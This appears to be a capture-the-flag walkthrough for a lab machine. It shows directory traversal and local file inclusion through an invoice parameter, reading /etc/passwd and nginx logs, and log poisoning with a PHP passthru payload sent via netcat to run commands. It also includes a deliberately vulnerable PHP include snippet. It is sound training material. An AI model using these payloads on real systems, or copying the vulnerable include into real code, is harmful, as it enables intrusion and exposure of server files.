Venomous Write-up

Introduction

The Venomous warmup machine provides an ideal starting point, especially on the vulnerabilities and techniques of directory traversal, Local File Inclusion (LFI) and log poisoning. You will experience how to discover the directory traversal vulnerability, how to access the server's local files in relation to LFI vulnerabilities, and how to inject malicious code using the log poisoning technique to gain control over the system. This practice provides an ideal context for hands-on understanding of complex vulnerabilities in web applications.

Nginx

Nginx is open source software that can be used as a web server and reverse proxy. Key features include low resource consumption, high concurrent connection handling capability and high-speed content delivery. It is especially preferred for high-traffic websites and applications that require load balancing.

Directory Traversal (Path Traversal)

Directory Traversal, also known as "Path Traversal", is a vulnerability that allows a user to navigate between files on a server bypassing security measures.

Local File Inclusion (LFI)

The Local File Inclusion vulnerability is a web vulnerability that allows attackers to include or execute files on a server. The LFI vulnerability is typically exploited by changing path in the URL or input parameters. By manipulating the parameters, attackers inject local file paths on the server and can access files that exist on the server. The results of such a vulnerability can be serious, as sensitive files can be accessed, files can be executed on the server, or the server configuration can be changed.

Vulnerable Code: LFI


```
<?php

// Example: example.com?page=index.php
$page = $_GET['page'];

include($page);

?>
```

The code above contains the LFI vulnerability. Pages are displayed with a page data received from the user. However, because of this vulnerability, files on the server can be accessed and the code can be executed. This is because the data received from the user is not validated.

Information Gathering

Let's start gathering information by running a port scan on the target machine.

Task 1




```
root💀hackerbox:~# nmap -sV 172.20.2.47
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-09 03:44 CST
Nmap scan report for 172.20.2.47
Host is up (0.00027s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
MAC Address: 52:54:00:AC:F0:24 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.86 seconds
```

We saw that port 80 was open and an HTTP web server was running. We learned that the running web server is `nginx` with the -sV parameter we added.

Let's visit it with a browser to look at the running website.

Task 2

When the website opens, the following page welcomes us.



50,000
Total Website Traffics

90,000k
Website Impressions

$40,000
Total Online Sales

1,000
Total Support Tickets


Sales Statistics
Last 6 months

For The Past 30 Days
Latest

320,000
Page Views

103,000
Total Clicks

After examining the website a bit, I went to the **`Invoice`** page and clicked the **`Download Report`** button. On the page that opened, we found the GET parameter used to view the invoice.


Invoice — Mozilla Firefox
Good Shoppy;
Invoice
172.20.2.47/show-invoice.php?invoice=invoice-8741.html

Invoice from
David Designs LLC
44, Qube Towers uttara Media City, Dubai, Bangladesh
01962067309
David@goodshoppy.com

Invoice to
Mallinda Hollaway
10098 ABC Towers Uttara Silicon Oasis, Dubai, Bangladesh.
01955239099
Mall@goodshoppy.com

Invoice# 456656

Date 20/03/2018

Whatever 472-000

Grand Total $25,980

#	Item Title	Unit Price	Quantity	Total
1	Crusal Damperal	$500	05	$3000
2	Indriacal Superral	$650	06	$7000
3	Vidaska Adrioal	$400	03	$2000

We have detected that invoice is displayed with **`invoice`** GET parameter.


Vulnerability Research

Task 3

We know that the passwd file requested in the task is located in the /etc/passwd path. Let's try the following payloads to display the passwd file by manipulating the invoice parameter we detected in the previous task.

```
/etc/passwd
../etc/passwd
../../etc/passwd
../../../etc/passwd
../../../../etc/passwd
../../../../../etc/passwd
../../../../../../etc/passwd
```

The payloads above try to access the passwd file by going one directory higher each time.


Mozilla Firefox
Good Shoppy;
172.20.2.47/show-invoice.p
172.20.2.47/show-invoice.php?invoice=../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:109::/nonexistent:/usr/sbin
/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

We detected the existence of the LFI vulnerability by managing to read the passwd file. The payload we used for this: **`../../../../etc/passwd`**


Task 4

LFI vulnerability stands for **`Local File Inclusion`**.

Task 5, Task 6

The access logs of the Nginx web server are in the path **`/var/log/nginx/access.log`** by default. We can easily access this information by searching on the internet.

Let's view this file which contains log records about access to the website.


http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log — Mozilla Firefox
Good Shoppy;
172.20.2.47/show-invoice.p
http://172.20.2.47/show-inv
view-source:http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log


```
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /nmaplowercheck1704793517 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "POST /sdk HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /evox/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET /HNAP1 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.0" 200 20013 "-" "-"
172.20.2.65 - - [09/Jan/2024:04:45:17 -0500] "GET / HTTP/1.1" 200 20026 "-" "-"
172.20.2.65 - - [09/Jan/2024:04:49:34 -0500] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/font-awesome.min.css HTTP/1.1" 200 27466 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/animate.css HTTP/1.1" 200 74096 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/notika-custom-icon.css HTTP/1.1" 200 3893 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/responsive.css HTTP/1.1" 200 17480 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/bootstrap.min.js HTTP/1.1" 200 36868 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/jquery.counterup.min.js HTTP/1.1" 200 1074 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/waypoints.min.js HTTP/1.1" 200 8051 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/counterup/counterup-active.js HTTP/1.1" 200 204 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/sparkline/jquery.sparkline.min.js HTTP/1.1" 200 43251 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firef
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/sparkline/sparkline-active.js HTTP/1.1" 200 1165 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /style.css HTTP/1.1" 200 120591 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/jquery.flot.pie.js HTTP/1.1" 200 23809 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/jquery.flot.js HTTP/1.1" 200 126139 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/jquery.flot.tooltip.min.js HTTP/1.1" 200 7811 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/curvedLines.js HTTP/1.1" 200 16825 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/flot/flot-active.js HTTP/1.1" 200 11673 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26836 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/knob/knob-active.js HTTP/1.1" 200 683 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /js/main.js HTTP/1.1" 200 4929 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:49:35 -0500] "GET /fonts/notika-icon.ttf?qzfrsz HTTP/1.1" 200 24080 "http://172.20.2.47/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fire
172.20.2.65 - - [09/Jan/2024:04:49:36 -0500] "GET /favicon.ico HTTP/1.1" 404 125 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:51:28 -0500] "GET /invoice.php HTTP/1.1" 200 2406 "http://172.20.2.47/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
172.20.2.65 - - [09/Jan/2024:04:51:28 -0500] "GET /img/logo/logo.png HTTP/1.1" 404 125 "http://172.20.2.47/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 F
172.20.2.65 - - [09/Jan/2024:04:51:34 -0500] "GET /show-invoice.php?invoice=invoice-8741.html HTTP/1.1" 200 1434 "http://172.20.2.47/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; r
172.20.2.65 - - [09/Jan/2024:04:51:34 -0500] "GET /img/logo/logo.png HTTP/1.1" 404 125 "http://172.20.2.47/show-invoice.php?invoice=invoice-8741.html" "Mozilla/5.0 (X11; Linux x86
```

When we analyze the logs, we see that there are only logs related to our current access.

Nginx logs are handled by a service called **`logrotate`**. This service specifies where and how logs are backup, how often logs are archived, etc. By default, the logrotate service adds a number to the end of old log files and saves them in a new file for archiving.

Logrotate saves old access log files with names like **`access.log.1`**, **`access.log.2`** to keep the access.log file up-to-date.

Now let's view these files.


http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log.1 — Mozilla Firefox
Good Shoppy;
172.20.2.47/show-invoice.p
http://172.20.2.47/show-inv
view-source:http://172.20.2.47/show-invoice.php?invoice=../../../../var/log/nginx/access.log.1

```

10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chr
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chr
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chr
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome,

```

We identified the IP address of the person who first accessed the site by viewing the access.log.1 access file.

System Access

Task 7

In order to access the information requested in the task, we need to be able to execute commands on the server.


When we think about the methods of executing commands on the server, we see that the data sent by us is written to the access.log file and this file is interpreted by PHP and printed on the screen.

To test this, let's send the following payload with netcat.

```
nc 172.20.2.47 80
```

```
GET /<?php passthru('id'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close
```

This payload worked and we were able to execute the id command.



```
172.20.2.65 - - [09/Jan/2024:06:34:44 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
172.20.2.65 - - [09/Jan/2024:06:37:02 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
172.20.2.65 - - [09/Jan/2024:06:37:31 -0500] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log
172.20.2.65 - - [09/Jan/2024:06:37:37 -0500] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data)
 HTTP/1.1 " 408 0 "-" "-"
